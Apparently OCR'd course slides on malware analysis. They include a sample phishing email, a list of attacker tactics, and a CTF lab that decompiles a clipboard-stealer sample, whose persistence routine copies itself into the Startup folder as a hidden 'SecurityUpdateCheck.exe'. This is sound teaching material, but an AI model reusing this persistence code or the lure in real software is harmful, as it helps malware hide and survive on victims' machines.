
I hope this message finds you well. I have attached the Q3 accounting report for the IT department, which requires your prompt attention.

[Attachment: IT_Q3_Accounting_Report.pdf]

Your timely review would be greatly appreciated.


Thank you kindly.

Sincerely,




山道貓味的一生：防禦規避

- 防禦規避 Defense Evasion
  1. 將惡意程式設為隱藏檔案
  2. 執行後刪除惡意程式
  3. 關閉、打下防毒軟體
  4. 清除 Windows Event Log




山道貓味的一生：持續潛伏 & 提權

- 持續潛伏 Persistence
  5. 註冊 scheduled task，定期執行惡意程式
  6. 建立後門帳號
- 權限提升 Privilege Escalation
  7. 利用漏洞將使用者提權至 Administrator




山道貓味的一生：憑證存取 & 探索 & 橫向移動

- 憑證存取 Credential Access
  8. 從作業系統取得明文密碼、NTLM hash
- 探索 Discovery
  9. 掃描系統上的帳號，內網中的網路服務、芳鄰、其他機器
- 橫向移動 Lateral Movement
  10. 透過 RDP、WinRM ，利用已取得的 credential 或本身權限移動至其他機器



山道貓咪的一生：蒐集 & C2 & 滲出

- 蒐集 Collection
  11. 蒐集文件、瀏覽器、Email、剪貼簿等資料
- 指揮與控制 Command & Control (C2)
  12. 與攻擊者的 C2 server 連線，取得後續指令
- 滲出 Exfiltration
  13. 將資料透過連線傳回攻擊者的 C2 server



Src: YouTube - 山道猴子的一生（下集）

Hands-on Malware Analysis

⚠️ Before Analyze Malware ⚠️

- 為了防止被感染 / 散播 / 被攻擊者察覺，請在斷網的 VM 內分析惡意程式

1. Prepare a VM with all the tools you need
2. Put the compressed malware file into the VM
3. Unplugged the NIC of the VM
4. Snapshot the VM
5. Decompressed the compressed malware file
6. Start analyze


Lab: Clipboard Stealer

- 具有正常運作的微微微惡意行為
- 可以（但不建議）直接在本機執行，請注意：

  ⚠️ 分析完，記得刪除 persistence file

  ⚠️ 不要複製機敏資訊 (e.g., 密碼) 至剪貼簿，會在內網上裸奔

Load File to Analyze



Open Decompile View

```
;
; +-------------------------------------------------------------------------+
; |      This file was generated by The Interactive Disassembler (IDA)      |
; |           Copyright (c) 2023 Hex-Rays, <support@hex-rays.com>           |
; |                         Freeware version                                |
; +-------------------------------------------------------------------------+
;
; Input SHA256 : 1FDC75942ABC492A75FDBA3CA45580F80B2AC78C1415439ABB3AC7251B3F09AC
; Input MD5    : 2C3355C914BA2A3DE18D1DC907F38366
; Input CRC32  : 1D4EA523

; File Name   : /Users/ice1187/Desktop/dist/eductf-lab.exe
; Format      : Portable executable for AMD64 (PE)
; Imagebase   : 140000000
; Timestamp   : 652B98D6 (Sun Oct 15 07:46:30 2023)
; Section 1. (virtual address 00001000)
; Virtual size                  : 00001AEC (   6892.)
; Section size in file          : 00001C00 (   7168.)
; Offset to raw data for section: 00000400
; Flags 60000020: Text Executable Readable
; Alignment     : default
; PDB File Name : C:\Users\hcc00\Desktop\eductf-lab\x64\Release\eductf-lab.pdb
; OS type       :  MS Windows
; Application type:  Executable

.686p
.mmx
.model flat


; Segment type: Pure code
; Segment permissions: Read/Execute
_text segment para public 'CODE' use64
assume cs:_text
;org 140001000h
assume es:nothing, ss:nothing, ds:_data, fs:nothing, gs:nothing



; int __fastcall main(int argc, const char **argv, const char **envp)
main proc near
sub     rsp, 28h
mov     ecx, 1B7740h    ; dwMilliseconds
call    cs:Sleep
call    sub_140001C80
call    sub_140001030
call    sub_140001120
call    sub_140001BF0
xor     eax, eax
add     rsp, 28h
retn
main endp
```

Disassembly

[Tab] / [F5]

```
1 int __fastcall main(int argc, const char **argv, const char **envp)
2 {
3   Sleep(0x1B7740u);
4   sub_140001C80();
5   sub_140001030();
6   sub_140001120();
7   sub_140001BF0();
8   return 0;
9 }
```

Decompile

Lab1: sub_140001C80

分析 eductf-lab.exe 中的 function sub_140001C80 在做什麼，並找出其行為所對應的 MITRE ATT&CK technique ID。

Analyze the function sub_140001C80 in eductf-lab.exe, and find the MITRE ATT&CK technique ID that matchs its behavior.

Flag format: FLAG{T1234.001}

sub_140001C80

```
DWORD sub_140001C80()
{
  DWORD result; // eax
  size_t v1; // rax
  DWORD v2; // [rsp+20h] [rbp-258h]
  const CHAR *lpNewFileName; // [rsp+28h] [rbp-250h]
  DWORD pcbBuffer[4]; // [rsp+30h] [rbp-248h] BYREF
  CHAR Buffer[272]; // [rsp+40h] [rbp-238h] BYREF
  CHAR Filename[272]; // [rsp+150h] [rbp-128h] BYREF

  result = GetModuleFileNameA(0i64, Filename, 0x104u);
  v2 = result;
  if ( result )
  {
    result = GetUserNameA(Buffer, pcbBuffer);
    if ( result )
    {
      v1 = pcbBuffer[0] + v2 + 100;
      if ( __CFADD__(pcbBuffer[0], v2 + 100) )
        v1 = -1i64;
      lpNewFileName = (const CHAR *)malloc(v1);
      sub_140001350(
        lpNewFileName,
        v2 + pcbBuffer[0] + 100,
        "C:\\Users\\%s\\AppData\\Roaming\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\SecurityUpdateCheck.exe",
        Buffer);
      result = CopyFileA(Filename, lpNewFileName, 0);
      if ( result )
        return SetFileAttributesA(lpNewFileName, 0x26u);
    }
  }
  return result;
}
```

GetModuleFileNameA

Retrieves the fully qualified path for the file that contains the specified module. The module must have been loaded by the current process.

To locate the file for a module that was loaded by another process, use the GetModuleFileNameEx function.

Syntax

C++ Copy

```
DWORD GetModuleFileNameA(
  [in, optional] HMODULE hModule,
  [out]          LPSTR   lpFilename,
  [in]           DWORD   nSize
);
```

https://learn.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-getmodulefilenamea

GetModuleFileNameA

`[in, optional] hModule`

A handle to the loaded module whose path is being requested. If this parameter is **NULL**, **GetModuleFileName** retrieves the path of the executable file of the current process.

https://learn.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-getmodulefilenamea

GetModuleFileNameA

Return value

If the function succeeds, the return value is the length of the string that is copied to the buffer, in characters, not including the terminating null character. If the buffer is too small to hold the module name, the string is truncated to *nSize* characters including the terminating null character, the function returns *nSize*, and the function sets the last error to **ERROR_INSUFFICIENT_BUFFER**.

https://learn.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-getmodulefilenamea

sub_140001C80

```
1  DWORD sub_140001C80()
2  {
3    DWORD result; // eax
4    size_t v1; // rax
5    DWORD exe_path_len; // [rsp+20h] [rbp-258h]
6    const CHAR *lpNewFileName; // [rsp+28h] [rbp-250h]
7    DWORD pcbBuffer[4]; // [rsp+30h] [rbp-248h] BYREF
8    CHAR Buffer[272]; // [rsp+40h] [rbp-238h] BYREF
9    CHAR exe_path[272]; // [rsp+150h] [rbp-128h] BYREF
10
11   result = GetModuleFileNameA(0i64, exe_path, 0x104u);
12   exe_path_len = result;
13   if ( result )
14   {
15     result = GetUserNameA(Buffer, pcbBuffer);
16     if ( result )
17     {
18       v1 = pcbBuffer[0] + exe_path_len + 100;
19       if ( __CFADD__(pcbBuffer[0], exe_path_len + 100) )
20         v1 = -1i64;
21       lpNewFileName = (const CHAR *)malloc(v1);
22       sub_140001350(
23         lpNewFileName,
24         exe_path_len + pcbBuffer[0] + 100,
25         "C:\\Users\\%s\\AppData\\Roaming\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\SecurityUpdateCheck.exe",
26         Buffer);
27       result = CopyFileA(exe_path, lpNewFileName, 0);
28       if ( result )
29         return SetFileAttributesA(lpNewFileName, 0x26u);
30     }
31   }
32   return result;
33 }
```

1. select then press [n] to rename variables

GetUserNameA

Retrieves the name of the user associated with the current thread.

Use the GetUserNameEx function to retrieve the user name in a specified format. Additional information is provided by the IADsADSystemInfo interface.

Syntax

C++ Copy

```
BOOL GetUserNameA(
  [out]      LPSTR   lpBuffer,
  [in, out] LPDWORD pcbBuffer
);
```

https://learn.microsoft.com/en-us/windows/win32/api/winbase/nf-winbase-getusernamea

sub_140001C80

```
DWORD sub_140001C80()
{
  DWORD result; // eax
  size_t v1; // rax
  DWORD exe_path_len; // [rsp+20h] [rbp-258h]
  const CHAR *lpNewFileName; // [rsp+28h] [rbp-250h]
  DWORD user_name_len[4]; // [rsp+30h] [rbp-248h] BYREF
  CHAR user_name[272]; // [rsp+40h] [rbp-238h] BYREF
  CHAR exe_path[272]; // [rsp+150h] [rbp-128h] BYREF

  result = GetModuleFileNameA(0i64, exe_path, 0x104u);
  exe_path_len = result;
  if ( result )
  {
    result = GetUserNameA(user_name, user_name_len);
    if ( result )
    {
      v1 = user_name_len[0] + exe_path_len + 100;
      if ( __CFADD__(user_name_len[0], exe_path_len + 100) )
        v1 = -1i64;
      lpNewFileName = (const CHAR *)malloc(v1);
      sub_140001350(
        lpNewFileName,
        exe_path_len + user_name_len[0] + 100,
        "C:\\Users\\%s\\AppData\\Roaming\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\SecurityUpdateCheck.exe"
        user_name);
      result = CopyFileA(exe_path, lpNewFileName, 0);
      if ( result )
        return SetFileAttributesA(lpNewFileName, 0x26u);
    }
  }
  return result;
}
```

2. rename `GetUserNamesA`'s arguments

sub_140001C80

```
1  DWORD sub_140001C80()
2  {
3    DWORD result; // eax
4    size_t alloc_size; // rax
5    DWORD exe_path_len; // [rsp+20h] [rbp-258h]
6    const CHAR *lpNewFileName; // [rsp+28h] [rbp-250h]
7    DWORD user_name_len[4]; // [rsp+30h] [rbp-248h] BYREF
8    CHAR user_name[272]; // [rsp+40h] [rbp-238h] BYREF
9    CHAR exe_path[272]; // [rsp+150h] [rbp-128h] BYREF
10
11   result = GetModuleFileNameA(0i64, exe_path, 0x104u);
12   exe_path_len = result;
13   if ( result )
14   {
15     result = GetUserNameA(user_name, user_name_len);
16     if ( result )
17     {
18       alloc_size = user_name_len[0] + exe_path_len + 100;
19       if ( __CFADD__(user_name_len[0], exe_path_len + 100) )
20         alloc_size = -1i64;
21       lpNewFileName = (const CHAR *)malloc(alloc_size);
22       sprintf_s(
23         lpNewFileName,
24         exe_path_len + user_name_len[0] + 100,
25         "C:\\Users\\%s\\AppData\\Roaming\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\SecurityUpdateCheck.exe",
26         user_name);
27       result = CopyFileA(exe_path, lpNewFileName, 0);
28       if ( result )
29         return SetFileAttributesA(lpNewFileName, 0x26u);
30     }
31   }
32   return result;
33 }
```

3. rename function to `sprintf_s`

SetFileAttributesA

0x20

0x02

OR) 0x04

0x26

Value	Meaning
FILE_ATTRIBUTE_ARCHIVE 32 (0x20)	A file or directory that is an archive file or directory. Applications typically use this attribute to mark files for backup or removal.
FILE_ATTRIBUTE_HIDDEN 2 (0x2)	The file or directory is hidden. It is not included in an ordinary directory listing.
FILE_ATTRIBUTE_NORMAL 128 (0x80)	A file that does not have other attributes set. This attribute is valid only when used alone.
FILE_ATTRIBUTE_NOT_CONTENT_INDEXED 8192 (0x2000)	The file or directory is not to be indexed by the content indexing service.
FILE_ATTRIBUTE_OFFLINE 4096 (0x1000)	The data of a file is not available immediately. This attribute indicates that the file data is physically moved to offline storage. This attribute is used by Remote Storage, which is the hierarchical storage management software. Applications should not arbitrarily change this attribute.
FILE_ATTRIBUTE_READONLY 1 (0x1)	A file that is read-only. Applications can read the file, but cannot write to it or delete it. This attribute is not honored on directories. For more information, see "You cannot view or change the Read-only or the System attributes of folders in Windows Server 2003, in Windows XP, or in Windows Vista.
FILE_ATTRIBUTE_SYSTEM 4 (0x4)	A file or directory that the operating system uses a part of, or uses exclusively.
FILE_ATTRIBUTE_TEMPORARY 256 (0x100)	A file that is being used for temporary storage. File systems avoid writing data back to mass storage if sufficient cache memory is available, because typically, an application deletes a temporary file after the handle is closed. In that scenario, the system can entirely avoid writing the data. Otherwise, the data is written after the handle is closed.

https://learn.microsoft.com/en-us/windows/win32/api/fileapi/nf-fileapi-

sub_140001C80

```
1  DWORD sub_140001C80()
2  {
3    DWORD result; // eax
4    size_t alloc_size; // rax
5    DWORD exe_path_len; // [rsp+20h] [rbp-258h]
6    const CHAR *lpNewFileName; // [rsp+28h] [rbp-250h]
7    DWORD user_name_len[4]; // [rsp+30h] [rbp-248h] BYREF
8    CHAR user_name[272]; // [rsp+40h] [rbp-238h] BYREF
9    CHAR exe_path[272]; // [rsp+150h] [rbp-128h] BYREF
10
11   result = GetModuleFileNameA(0i64, exe_path, 0x104u);
12   exe_path_len = result;
13   if ( result )
14   {
15     result = GetUserNameA(user_name, user_name_len);
16     if ( result )
17     {
18       alloc_size = user_name_len[0] + exe_path_len + 100;
19       if ( __CFADD__(user_name_len[0], exe_path_len + 100) )
20         alloc_size = -1i64;
21       lpNewFileName = (const CHAR *)malloc(alloc_size);
22       sprintf_s(
23         lpNewFileName,
24         exe_path_len + user_name_len[0] + 100,
25         "C:\\Users\\%s\\AppData\\Roaming\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\SecurityUpdateCheck.exe",
26         user_name);
27       result = CopyFileA(exe_path, lpNewFileName, 0);
28       if ( result )
29         return SetFileAttributesA(lpNewFileName, 0x26u);// FILE_ATTRIBUTE_ARCHIVE | HIDDEN | SYSTEM
30     }
31   }
32   return result;
33 }
```

4. press [/] to add comment

writeSelfToStartupFolder

